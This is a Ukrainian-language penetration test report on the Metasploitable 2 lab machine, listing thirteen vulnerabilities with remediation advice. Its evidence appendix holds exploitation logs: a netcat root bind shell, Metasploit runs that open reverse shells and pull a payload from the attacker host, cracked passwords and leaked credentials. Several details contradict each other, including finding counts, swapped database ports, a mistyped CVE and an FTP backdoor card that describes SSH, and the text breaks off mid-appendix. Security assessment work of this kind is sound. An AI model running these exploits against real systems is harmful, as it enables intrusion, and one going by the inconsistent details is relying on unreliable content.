

PENTEST

«Metasploitable II»

ЗАГАЛЬНІ РЕЗУЛЬТАТИ ПЕНТЕСТУ ІНФРАСТРУКТУРИ.....	3
Результати оцінки захищеності.....	3
Формат проведеного тестування на проникнення.....	3
Ключові результати проведеного тестування на проникнення.....	3
КАРТКИ ВРАЗЛИВОСТЕЙ.....	4
INT-01 – Bind Shell.....	4
INT-02 – VSFTPD Backdoor.....	5
INT-03 – UnrealIRCd Backdoor.....	6
INT-04 – Java RMI.....	7
INT-05 – VNC.....	8
INT-06 – ftp, telnet, rsh, rlogin, rexec.....	9
INT-07 – distccd v1.....	10
INT-08 – Веб-вразливості.....	11
INT-09 – PostgreSQL, MySQL.....	12
INT-10 – Ruby DRb RMI.....	13
INT-11 – Samba.....	14
INT-12 – NFS.....	15
INT-13 – PostgreSQL – SSL CCS Injection.....	16
ДОДАТОК: АУДИТОРСЬКІ ДОКАЗИ.....	17

ЗАГАЛЬНІ РЕЗУЛЬТАТИ ПЕНТЕСТУ ІНФРАСТРУКТУРИ

Результати оцінки захищеності

За результатами проведеного тестування, був зроблений висновок, що безпека систем та мереж в області дії тестування знаходиться в *стані, що потребує покращення*. На момент проведення тестування, хост Замовника має вразливості та проблеми безпеки наступних рівнів: 8 критичного та 6 високого.

Формат проведеного тестування на проникнення

Тестування на проникнення внутрішньої інфраструктури проводилось у форматі BlackBox. Замовником було надано IP-адресу цільової системи та об'єкт тестування — віртуальний хост «Metasploitable». Роботи проводились з позиції зловмисника, який перебуває у суміжній мережі (Adjacent Network).

Ключові результати проведеного тестування на проникнення

Під час проведення тестування на проникнення було виявлено 12 вразливостей високого рівня критичності: відкритий порт bind shell, vsftp backdoor, троян UnreallRCd backdoor, java RMI, відкритий порт vnc, вразливі ftp / telnet / rsh / rlogin / rhex та вразливий веб-сайт (http), погана безпекова конфігурація PostgreSQL / MySQL, вразливість Ruby Drb RMI, Samba, NFS. Та 1 вразливість середнього рівня: SSL CSS injection у PostgreSQL

Висновок: система «Metasploitable» має значну кількість вразливостей високого рівня, що робить її небезпечним середовищем для зберігання даних. Вона не має необхідних безпекових налаштувань для захисту привілейованого доступу та є застарілою машиною якій небезпечно надавати доступ у відкриту мережу. Наявність такого хосту в інфраструктурі Замовника ставить під загрозу безпеку всієї системи.

КАРТКИ ВРАЗЛИВОСТЕЙ

INT-01 – Bind Shell

ID	INT-01
Вразливість	Отримання доступу до root консолі через відкриту оболонку BindShell
Вразливість системи (сервіси)	BindShell, порт 1524/TCP
Рівень критичності	Високий (8.8 — CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Опис вразливості	Було виявлено відкритий порт BindShell який очікує на вхідні з'єднання та надає доступ до командної оболонки з правами root без жодної автентифікації.
Опис дій щодо перевірки вразливості	За допомогою утиліти netcat було здійснене підключення до порту 1524/TCP цільової системи, завдяки чому був отриманий доступ до командної оболонки з root правами без будь-якої автентифікації (SCR-01).
Рекомендації з усунення	Зупинка процесу, що прослуховує порт, блокування порту 1524/TCP на рівні мережевого фаєрвола.

INT-02 – VSFTPD Backdoor

ID	INT-02
Вразливість	Бекдор у vsftpd 2.3.4 (CVE-2011-2523)
Вразливість системи (сервіси)	FTP-сервіс, порт 21/TCP
Рівень критичності	Високий (8.8 — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Опис вразливості	Під час етапу розвідки було визначено, що цільова система використовує застарілу версію vsftpd 2.3.4, яка містить бекдор. При введенні рядка :) у полі імені користувача FTP-сервер відкриває командну оболонку на порту 6200/TCP без будь-якої автентифікації. Зловмисник у межах мережі може скористатися цим для отримання повного контролю над системою з правами root, що створює критичний ризик порушення конфіденційності, цілісності та доступності даних.
Опис дій щодо перевірки вразливості	Вразливість була виявлена за допомогою сканування nmap (SCR-03). Після цього виконано безпосереднє підключення по SSH з примусовим дозволом застарілих алгоритмів (ssh-rsa, ssh-dss) та успішно встановлено сесію від імені користувача msfadmin за допомогою Metasploit (SCR-04).
Рекомендації з усунення	Для усунення вразливості необхідно змінити дефолтні облікові дані, оновити OpenSSH до актуальної версії, вимкнути підтримку ssh-rsa та ssh-dss та налаштувати автентифікацію за ключами. Обмежити доступ до порту 22/TCP засобами брандмауера.

INT-03 – UnrealIRCd Backdoor

ID	INT-03
Вразливість	Шкідливе ПЗ в UnrealIRCd (CVE-210-2075)
Вразливість системи (сервіси)	IRC-сервіс (UnrealIRCd), порт 6667/TCP
Рівень критичності	Високий (8.8 — CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Опис вразливості	У сервісі для обміну повідомленнями знаходиться навмисне впроваджене додане шкідливе програмне забезпечення, яке дозволяє отримати віддалений доступ до привілейованої консолі. При надсиланні спеціального рядка до IRC-сервісу виконується довільна команда на стороні сервера з правами root без будь-якої автентифікації.
Опис дій щодо перевірки вразливості	Експлуатація вразливості була здійснена за допомогою модуля Metasploit exploit/unix/irc/unreal_ircs_3281_backdoor (SCR-06).
Рекомендації з усунення	Видалити скомпрометовану версію UnrealIRCd та встановити нову офіційну перевірену збірку. Заблокувати IRC-порти на рівні брандмауера для зовнішніх мереж.

INT-04 – Java RMI

ID	INT-04
Вразливість	Міskonфігурація компонента Java RMI (CVE-2011-3556)
Вразливість системи (сервіси)	Java RMI-сервіс (GNU Classpath), порт 1099/TCP
Рівень критичності	Високий (8.8 — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Опис вразливості	Сервіс Java Remote Method Invocation має увімкнений Class Loader, що дозволяє завантаження класів з віддалених неперевічених URL-адрес та виконувати довільний байт-код. Вразливість призводить до повної компрометації системи – отримання Meterpreter-сесії з правами root та виконання будь-яких команд на хості.
Опис дій щодо перевірки вразливості	Для експлуатації було використано модуль Metasploit exploit/multi/misc/java_rmi_server що призвело до отримання Meterpreter-сесії з правами root (SRC-08).
Рекомендації з усунення	Вимкнути Java RMI-сервіс або оновити Java до актуальної версії. Заблокувати порт 1099/TCP на рівні фаєрволу.

INT-05 – VNC

ID	INT-05
Вразливість	Використання слабкого пароля для віддаленого доступу до графічного інтерфейсу VNC
Вразливість системи (сервіси)	VNC-сервіс, порт 5900/TCP
Рівень критичності	Високий (8.8 — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Опис вразливості	Авторизація root профілю у VNC-сервісі налаштована з використанням слабкого пароля, що дозволяє отримати віддалений доступ до системи з її графічним інтерфейсом та root правами.
Опис дій щодо перевірки вразливості	Завдяки скануванню портів утилітою nmap було виявлено вразливий порт 5900. Для експлуатації був підібраний пароль password при спробі логіну у сервіс VNC (SRC-09) завдяки чому був отриманий віддалений доступ (SRC-10).
Рекомендації з усунення	Встановити складний пароль довжиною від 8 символів з використанням великих та малих букв, цифр та спеціальних символів або замінити VNC-сервіс на більш захищений протокол віддаленого доступу. Обмежити доступ до порту 5900/TCP через фаєрвол.

INT-06 – ftp, telnet, rsh, rlogin, rexec

ID	INT-06
Вразливість	Використання застарілих протоколів
Вразливість системи (сервіси)	Сервіси на портах 20/TCP, 21/TCP, 23/TCP, 512/TCP, 513/TCP, 514/TCP
Рівень критичності	Високий (8.8 — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N)
Опис вразливості	Використання застарілих протоколів, що передають дані, включно з логінами та паролями, відкритим текстом. Служби rsh та rlogin містять місконфігурацію, яка дозволяє вхід без пароля, завдяки чому можна отримати віддалений доступ до привілейованої консолі.
Опис дій щодо перевірки вразливості	Завдяки скануванню портів утилітою nmap були виявлені вразливі порти з можливістю експлуатації (SCR-11). Далі було здійснене підключення через rlogin з використанням root привілеїв (SCR-12). Також було здійснене підключення через rsh з використанням попередньо знайдених дефолтних облікових даних (SRC-13).
Рекомендації з усунення	Вимкнути ці служби. Telnet (21/TCP) варто замінити на більш захищений протокол SSH. Змінити дефолтні облікові дані msfadmin:msfadmin на всіх системах. Для r-сервісів видалити або очистити файли /etc/hosts.equiv та ~/.rhosts. Заблокувати порти 23/TCP, 513/TCP та 514/TCP на рівні фаєрволу.

INT-07 – distccd v1

ID	INT-07
Вразливість	Відсутня авторизація в distccd v1 (CVE-2004-2687)
Вразливість системи (сервіси)	Distccd-сервіс v1, порт 3632/TCP
Рівень критичності	Високий (8.8 — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Опис вразливості	Вразливість CVE-2004-2687. Служба розподіленої компіляції distccd v1 налаштована без перевірки авторизації, що дозволяє відправляти шкідливий код який сервер виконуватиме від імені користувача daemon.
Опис дій щодо перевірки вразливості	Завдяки скануванню портів утилітою nmap було виявлено вразливий порт 3632 з можливістю експлуатації. Для експлуатації був використаний модуль exploit/unix/misc/distcc_exec утиліти Metasploit завдяки чому був отриманий доступ до консолі користувача daemon (SRC-14).
Рекомендації з усунення	Увімкнути авторизацію в distccd v1 та оновити сервіс до актуальної версії.

INT-08 – Веб-вразливості

ID	INT-08
Вразливість	Безліч вразливостей у веб додатках
Вразливість системи (сервіси)	Вебсайт, порт 80/TCP
Рівень критичності	Високий (8.8 — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Опис вразливості	Множинні вразливості у веб-додатках Multilidae та DVWA які включають відкриті конфігураційні файли, витік інформації, вразливість до SQL-ін'єкцій, CSRF-вразливості та IDOR.
Опис дій щодо перевірки вразливості	Завдяки скануванню портів утилітою nmap було виявлено вразливий порт 80 з можливістю експлуатації. Експлуатація проводилась безпосередньо на самому вебсайті через пошук прихованих сторінок. Була знайдена така інформація як дані акаунтів користувачів з їхніми паролями (SRC-15), конфігураційні файли вебсайту (SRC-16) та дані секретного файлу що знаходиться на сервері (SRC-17).
Рекомендації з усунення	Провести аудит коду, приховати доступ до файлів з чутливою інформацією з публічного доступу.

INT-09 – PostgreSQL, MySQL

ID	INT-09
Вразливість	Слабка / відсутня авторизація в системах управління базами даних
Вразливість системи (сервіси)	PostgreSQL-сервіс, порт 3306/TCP; MySQL-сервіс (5.0.51a), порт 5432/TCP
Рівень критичності	Високий(8.8 — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Опис вразливості	PostgreSQL-сервіс використовує дефолтні облікові дані postgres:postgres, що є загальновідомою комбінацією для цієї СУБД. MySQL-сервіс версії 5.0.51a налаштований з обліковим записом root, що не має пароля. Відсутність автентифікації для привілейованого облікового запису дозволяє будь-якому зломиснику в мережі підключитися до СУБД та отримати повний доступ до всіх баз даних без жодних облікових даних. Це дозволяє отримати віддалений доступ до баз даних
Опис дій щодо перевірки вразливості	Завдяки скануванню портів утилітою nmap було виявлено вразливі порти 3306 та 5432 з можливістю експлуатації. Підключення до PostgreSQL відбулось з використанням стандартного паролю postgres (SRC-18). Підключення до root користувача MySQL було здійснено без використання пароля, після чого був отриманий доступ до інформації що знаходиться в базі даних (SRC-19).
Рекомендації з усунення	Для кожного з сервісів встановити складний пароль довжиною від 8 символів з використанням великих та малих букв, цифр та спеціальних символів. Заборонити віддалені підключення, або прив'язати сервіси до конкретної підмережі.

INT-10 – Ruby DRb RMI

ID	INT-10
Вразливість	Відсутня автентифікація в Distributed Ruby (CVE-2020-7385)
Вразливість системи (сервіси)	DRb-сервіс, порт 8787/TCP
Рівень критичності	Високий (8.8 — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N)
Опис вразливості	Служба DRb не містить механізмів авторизації, що дозволяє отримати віддалений доступ для виконання довільного коду Ruby на сервері.
Опис дій щодо перевірки вразливості	Завдяки скануванню портів утилітою nmap було виявлено вразливий порт 8787 з можливістю експлуатації CVE-2020-7385. Для експлуатації може бути використаний знайдений експлойт заданої вразливості який попередньо був видалений з утиліти Metasploit (SRC-25).
Рекомендації з усунення	Додати механізм автентифікації до конфігурації DRb, закрити порт 8787/TCP.

INT-11 – Samba

ID	INT-011
Вразливість	Віддалене виконання системних команд із привілеями root у сервісі Samba (CVE-2007-2447)
Вразливість системи (сервіси)	SMB-сервіс (Samba 3.0.20-Debian), порти 139/TCP, 445/TCP
Рівень критичності	Високий (7.5 — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
Опис вразливості	Версія Samba 3.0.20 містить критичну вразливість, пов'язану з некоректною обробкою параметра username map script у конфігурації smb.conf. При передачі спеціально сформованого імені користувача під час автентифікації SMB-сервер виконує його як системну команду від імені суперкористувача. Це дозволяє зловмиснику у межах мережі виконати довільний код без будь-якої автентифікації та отримати повний контроль над системою з правами root.
Опис дій щодо перевірки вразливості	Завдяки скануванню портів утилітою nmap було виявлено вразливий порт 139/TCP, 445/TCP з можливістю експлуатації CVE-2007-2447. Для експлуатації була використана утиліта Metasploit (SRC-26).
Рекомендації з усунення	Заборонити анонімний доступ, прибрати з експорту всі системні папки

INT-12 – NFS

ID	INT-12
Вразливість	Міskonфігурація мережевої файлової системи, що віддалений доступ до кореневої файлової системи з правами root
Вразливість системи (сервіси)	NFS-сервіс, порт 2049/TCP
Рівень критичності	Високий (8.8 — CVSS:3.1/AV:A/AC:L/PR:N/UI:N/ S:U/C:H/I:H/A:H)
Опис вразливості	NFS-сервіс цільової системи експортує кореневий розділ файлової системи (/) з дозволом на доступ з будь-якої IP-адреси (*) та з правами на читання і запис. Це дозволяє зловмиснику змонтувати файлову систему цільового хосту на власній машині та отримати прямий доступ до всіх файлів, включаючи конфігураційні файли, ключі SSH та дані користувача root. Можливість запису дозволяє впроваджувати шкідливі файли безпосередньо у файлову систему жертви.
Опис дій щодо перевірки вразливості	Завдяки скануванню портів утилітою nmap було виявлено вразливий порт 2049 з можливістю експлуатації. Командою showmount було підтверджено, що коренева директорія відкрита для монтування з будь-якої адреси (SRC-27).
Рекомендації з усунення	Не використовувати * у файлах /etc/exports, записувати туди тільки конкретні директорії та вказувати перелік IP-адрес яким дозволено отримувати доступ до папки.

INT-13 – PostgreSQL – SSL CCS Injection

ID	INT-13
Вразливість	Застаріла бібліотека OpenSSL (CVE-2014-0224)
Вразливість системи (сервіси)	PostgreSQL-сервіс, порт 5432/TCP
Рівень критичності	Середній (6.8 — CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N)
Опис вразливості	Вразливість CVE-2014-0224. Дозволяє перехоплювати зловмиснику трафік та будь-яку іншу незашифровану інформацію яка передається з цільового хоста до іншого (атака man-in-the-middle).
Опис дій щодо перевірки вразливості	Завдяки скануванню портів утилітою nmap було виявлено вразливий порт 5432 з можливістю експлуатації CVE-2014-0224. Для підтвердження дійсності вразливості був використаний модуль auxiliary/scanner/ssl/openssl_ccs утиліти Metasploit (SRC-29). Для експлуатації була використана утиліта ettercap, який перехоплював інформацію яку могла передавати цільова система (SRC-30).
Рекомендації з усунення	Оновити бібліотеки OpenSSL та PostgreSQL-сервіс до актуальної версії.

ДОДАТОК: АУДИТОРСЬКІ ДОКАЗИ

SCR-01 (INT-01) – отримання root доступу через BindShell

```
(kalilinux@kali)~[~/Desktop]
$ nc 192.168.56.102 1524
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# whoami
root
root@metasploitable:/#
```

SCR-02 (INT-01) – отримання хешів паролів системних користувачів

```
(kalilinux@kali)~[~/Downloads/CyberIN]
$ john --show hashes.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,:/home/service:/bin/bash

4 password hashes cracked, 3 left
```

SCR-03 (INT-02) – результат сканування nmap (vsftpd бекдор)

```
5 PORT      STATE SERVICE      VERSION
6 21/tcp    open  ftp          vsftpd 2.3.4
7 | ftp-vsftpd-backdoor:
8 | VULNERABLE:
9 |   vsFTPD version 2.3.4 backdoor
10 |   State: VULNERABLE (Exploitable)
11 |   IDs:   CVE:CVE-2011-2523  BID:48539
12 |   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
13 |   Disclosure date: 2011-07-03
14 |   Exploit results:
15 |     Shell command: id
16 |     Results: uid=0(root) gid=0(root)
17 |   References:
18 |     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
19 |     https://www.securityfocus.com/bid/48539
20 |     http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
21 |     https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
```

SCR-04 (INT-02) – експлуатація vsftpd бекдору

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:37057 -> 192.168.56.102:6200) at 2026-05-07 15:29:05 +0300

id
uid=0(root) gid=0(root)
whoami
root
pwd
/
```

SCR-05 (INT-03) – результат сканування nmap (вразливий UnrealIRCd)

```
333 6667/tcp open  irc          UnrealIRCd
334 |_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277
```

SCR-06 (INT-03) – експлуатація вразливості UnrealIRCd

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.56.101:4444
[*] 192.168.56.102:6667 - Connected to 192.168.56.102:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address inst
ead
[*] 192.168.56.102:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo MATB2W8v9oEgZspf;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "MATB2W8v9oEgZspf\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.102:49942) at 2026-05-07 16:08:29
+0300

whoami
root
pwd
/etc/unreal
█
```

SCR-07 (INT-04) – результат сканування nmap (вразливий Java RMI)

```
265 1099/tcp open  java-rmi      GNU Classpath grmiregistry
266 | rmi-vuln-classloader:
267 |   VULNERABLE:
268 |     RMI registry default configuration remote code execution vulnerability
269 |       State: VULNERABLE
270 |         Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote
code execution.
271 |
272 |     References:
273 |       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
```

SCR-08 (INT-04) – експлуатація Java RMI

```
msf6 exploit(multi/misc/java_rmi_server) > exploit


[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.102:1099 - Using URL: http://192.168.56.101:8080/ySEVS1qj1mvNI
[*] 192.168.56.102:1099 - Server started.
[*] 192.168.56.102:1099 - Sending RMI Header ...
[*] 192.168.56.102:1099 - Sending RMI Call ...
[*] 192.168.56.102:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.56.102
[*] Meterpreter session 3 opened (192.168.56.101:4444 → 192.168.56.102:52599) at 2026-05-07 16:24:56 +0300

meterpreter > getuid
Server username: root
meterpreter > pwd
/
meterpreter > █
```

SCR-09 (INT-05) – підключення через vncviewer до хоста

```
(kalilinux@kali)-[~]  
$ vncviewer 192.168.56.102  
Connected to RFB server, using protocol version 3.3  
Performing standard VNC authentication  
Password:  
Authentication successful  
Desktop name "root's X desktop (metasploitable:0)"  
VNC server default format:  
  32 bits per pixel.  
  Least significant byte first in each pixel.  
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0  
Using default colormap which is TrueColor. Pixel format:  
  32 bits per pixel.  
  Least significant byte first in each pixel.  
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

SCR-10 (INT-05) – результат підключення через vncviewer до хоста, наявні root права



SCR-11 (INT-06) – результат сканування nmap (відкриті порти exec, login, shell)

```
262 512/tcp open exec netkit-rsh rexecd
263 513/tcp open login OpenBSD or Solaris rlogind
264 514/tcp open shell Netkit rshd
```

SCR-12 (INT-06) – підключення до системи через rlogin

```
(kalilinux@kali)-[~]
$ rlogin -l root 192.168.56.102
Last login: Sat May 9 08:23:55 EDT 2026 from 192.168.56.101 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

SCR-13 (INT-06) – підключення до системи через rsh

```
(kalilinux@kali)-[~]
$ rsh -l msfadmin 192.168.56.102 ls
rsh: Didn't receive NULL byte from server: Success
```


SCR-14 (INT-07) – експлуатація distcc

```
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 192.168.56.101:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo z6FZhJ8Fq1hvXPfG;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "z6FZhJ8Fq1hvXPfG\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.101:4444 → 192.168.56.102:41952) at 2026-05-09 22:45:59 +0300

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
█
```



SCR-15 (INT-08) – облікові дані користувачів серверу



A screenshot of a web browser window. The address bar shows the URL `http://192.168.56.102/mutillidae/passwords/accounts.txt`. The browser's navigation bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area displays a list of user accounts in a plain text format:

```
'admin', 'adminpass', 'Monkey!!!'
'adrian', 'somepassword', 'Zombie Films Rock!!!'
'john', 'monkey', 'I like the smell of confunk'
'ed', 'pentest', 'Commandline KungFu anyone?'
```

SCR-16 (INT-08) – конфігураційна інформація серверу




A screenshot of a web browser window. The address bar shows the URL `http://192.168.56.102/mutillidae/config.inc`. The browser's navigation bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area displays a PHP configuration file with the following code:

```
<?php
/* NOTE: On Samurai, the $dbpass password is "samurai" rather than blank */

$dbhost = 'localhost';
$dbuser = 'root';
$dbpass = '';
$dbname = 'metasploit';
?>
```

SCR-17 (INT-08) – дані секретного файлу, що знаходиться на сервері



A screenshot of a web browser window. The address bar shows the URL `http://192.168.56.102/mutillidae/javascript/html5-secrets.js`. The browser's navigation bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area displays JavaScript code that sets session and local storage items:

```
window.sessionStorage.setItem("Secure.IsUserLoggedIn?", "No");
window.sessionStorage.setItem("Secure.AuthenticationToken", "DU837HHFYTEYUE9S1934");
window.localStorage.setItem("Secure.CurrentStateofHTML5Storage", "Completely Insecure");
```

SCR-18 (INT-09) – підключення до PostgreSQL

```
